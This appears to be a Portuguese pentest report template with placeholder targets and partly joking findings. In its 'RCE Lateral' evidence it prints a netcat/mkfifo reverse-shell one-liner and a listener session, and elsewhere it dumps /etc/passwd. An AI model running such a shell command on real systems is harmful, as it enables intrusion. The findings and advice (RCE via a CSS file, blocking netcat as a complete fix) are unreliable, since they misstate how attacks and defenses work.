
Relatório de vulnerabilidades

Pentest Black Box

parad0x_0xff@blackflag.sec

06-06-2006 | 07-07-2007

UNDER A
BLACK FLAG

we shall

SAIL

Sumário

1	Sumário Executivo	1
1.1	Autor & Escopo	1
1.2	Objetivo	1
1.3	Aviso de confidencialidade	1
1.4	Classificação de Risco	2
1.5	CVSS	3
1.6	Metodologia	4
2	Vulnerabilidades Identificadas	5
2.1	RCE Lateral	6
2.1.1	Descrição	6
2.1.2	Evidências	6
2.1.3	Impacto	7
2.1.4	Recomendação	7
2.1.5	Referências	7
2.2	Localhost Injection	8
2.2.1	Descrição	8
2.2.2	Evidências	8
2.2.3	Impacto	9
2.2.4	Recomendação	9
2.2.5	Referências	9
2.3	Hacker Hackeia	10
2.3.1	Descrição	10
2.3.2	Evidências	10
2.3.3	Impacto	11

2.3.4	Recomendação	11
2.3.5	Referências	11
3	Considerações	12

1 Sumário Executivo

1.1 Autor & Escopo

Autor	Escopo	Ambiente	Versão
Parad0x	Produto XYZ	PROD	1.0

1.2 Objetivo

O objetivo desta avaliação foi realizar um teste de intrusão. Este teste deve simular um teste de intrusão real e afim de identificar vulnerabilidades no ambiente. A fim de agir proativamente na correção de vulnerabilidades em nosso ambiente, este relatório apresenta um parecer sobre os riscos existentes, assim como aponta ações necessárias para correção e/ou mitigação dos mesmos.

1.3 Aviso de confidencialidade

Todas as informações contidas aqui são confidenciais e não devem ser copiadas ou divulgadas antes do consentimento formal da empresa.

1.4 Classificação de Risco

O risco é um evento que pode ocorrer no futuro e causar certos impactos, enquanto uma vulnerabilidade é uma fraqueza associada a um ativo, que pode vir a ser explorada por potenciais ameaças. O Risco é definido pela multiplicação entre o impacto e a probabilidade que uma vulnerabilidade tem de ser explorada.




Figure 1.1: Impacto vs Probabilidade

1.5 CVSS

O Common Vulnerability Scoring System (CVSS) é uma estrutura aberta para comunicar as características e a gravidade das vulnerabilidades de software. O CVSS consiste em três grupos de métricas: Base, Temporal e Ambiental. As métricas Base produzem uma pontuação que varia de 0 a 10, que pode ser modificada pela pontuação das métricas Temporal e Ambiental. Assim, o CVSS é adequado como um sistema de medição padrão para indústrias, organizações e governos que precisam de pontuações da gravidade das vulnerabilidades de forma precisa e consistente. Dois usos comuns do CVSS são o cálculo da gravidade das vulnerabilidades e como um fator de priorização das atividades de correção de vulnerabilidades.

Segue abaixo a tabela da classificação da pontuação do CVSS, assim como o link para a calculadora.

Gravidade	Pontuação
Nula	0.0
Baixa	0.1 - 3.9
Média	4.0 - 6.9
Alta	7.0 - 8.9
Crítica	9.0 - 10.0

Calculadora CVSS 3.0: <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>

1.6 Metodologia

- **OWASP** (Open Web Application Security Project), ou Projeto Aberto de Segurança em Aplicações Web, é uma comunidade online que cria e disponibiliza de forma gratuita artigos, metodologias, documentação, ferramentas e tecnologias no campo da segurança de aplicações web.
- **WSTG** (Web Security Testing Guide) ou guia de testes de segurança web, é um documento completo que auxilia o profissional de segurança da informação durante os testes de técnicos. Este documento foi elaborado por profissionais de segurança ao redor do mundo.
- **OWASP Top 10** é um documento de conscientização que descreve questões de segurança para aplicativos web, com foco nos 10 riscos mais críticos.




Figure 1.2: OWASP TOP 10

2 Vulnerabilidades Identificadas

Red Team ID	Título da Vulnerabilidade	Criticidade
rt-339182	RCE Lateral	ALTA
rt-067178	Localhost Injection	MÉDIA
rt-141690	Hacker Hackeia	CRÍTICA
rt-897515	Client Side Cookie Forgery	BAIXA
rt-164239	IP Location	MÉDIA
rt-924293	No byte Injection	ALTA


2.1 RCE Lateral

2.1.1 Descrição

- **Endpoint Afetado:** `www.example.com/api/v2/cmd.css`
- **Descrição Endpoint:** API responsável pelo css da página.

Durante os testes foi identificado um css e foi possível atingir um RCE Lateral na aplicação.

2.1.2 Evidências



```
→ Sunny-Report git:(main) ✗ nc -vnl 1337
sh: no job control in this shell
sh-3.2$ _

rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | /bin/sh -i 2>&1 | nc 127.0.0.1 1337 >
Last login: Fri Mar 24 15:11:11 on ttys010
→ Sunny-Report git:(main) ✗ rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
| nc 127.0.0.1 1337 >/tmp/f
_
```

Figure 2.1: Shell

2.1.3 Impacto

- **Impacto Técnico:** Foi possível executar comandos hackers de forma remota e lateral no ambiente.
- **Impacto Negócio:** A empresa pode ter impacto financeiro.

2.1.4 Recomendação

O bloqueio do binário netcat evita o ataque de qualquer hacker.

2.1.5 Referências

1. OWASP Brute Force


2.2 Localhost Injection

- **Endpoint Afetado:** www.localhost.com/index.php
- **Descrição Endpoint:** Blog de notícias Wordpress

2.2.1 Descrição

Durante os testes foi identificado que após acessar a página index foi possível ter acesso ao servidor.

2.2.2 Evidências



```
1 ##
2 # User Database
3 #
4 # Note that this file is consulted directly only when the system is running
5 # in single-user mode. At other times this information is provided by
6 # Open Directory.
7 #
8 # See the opendirectoryd(8) man page for additional information about
9 # Open Directory.
10 ##
11 nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
12 root:*:0:0:System Administrator:/var/root:/bin/sh
13 daemon:*:1:1:System Services:/var/root:/usr/bin/false
14 _uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico
15 _taskgated:*:13:13:Task Gate Daemon:/var/empty:/usr/bin/false
16 _networkd:*:24:24:Network Services:/var/networkd:/usr/bin/false
17 _installassistant:*:25:25:Install Assistant:/var/empty:/usr/bin/false
18 _lp:*:26:26:Printing Services:/var/spool/cups:/usr/bin/false
19 _postfix:*:27:27:Postfix Mail Server:/var/spool/postfix:/usr/bin/false
20 _scsd:*:31:31:Service Configuration Service:/var/empty:/usr/bin/false
21 _ces:*:32:32:Certificate Enrollment Service:/var/empty:/usr/bin/false
```

Figure 2.2: /etc/passwd

2.2.3 Impacto

- **Exemplo Técnico:** Essa vulnerabilidade permite a execução de comandos no localhost.
- **Exemplo negócio:** Isso afeta diretamente o cliente que ao clicar no link malicioso, permite que o fraudador consiga acesso total a conta do cliente.

2.2.4 Recomendação

Se houver mais de uma opção, escrever aqui para que possam ser discutidas posteriormente pelo time responsável.

2.2.5 Referências

Duas formas de se escrever as referências..

1. OWASP Brute Force
2. https://owasp.org/www-community/Improper_Error_Handling

2.3 Hacker Hackeia

- **Endpoint Afetado:** A comunidade BR de Hacking.
- **Descrição Endpoint:** Responsável por toda história do Hacking BR.

2.3.1 Descrição

Durante os testes foi identificado que meliantes estão se apropriando de bordões criados por outras pessoas.

2.3.2 Evidências



Figure 2.3: Shell

2.3.3 Impacto

- **Descrição Técnica:** Essa vulnerabilidade pode ocasionar traumas e condições neurológicas afetadas.
- **Descrição Negócio:** Isso afeta diretamente a imagem da empresa visto que vai ficar queimada na comunidade.

2.3.4 Recomendação

Para que ta feio!

2.3.5 Referências

[Manifesto Hacker](#)

3 Considerações

Recomenda-se corrigir as vulnerabilidades identificadas durante o teste para garantir que um invasor não possa explorar esses sistemas no futuro. Vale lembrar que esses sistemas requerem avaliações frequentes e uma vez corrigidos, devem ser retestados afim de garantir que a correção aplicada é eficaz.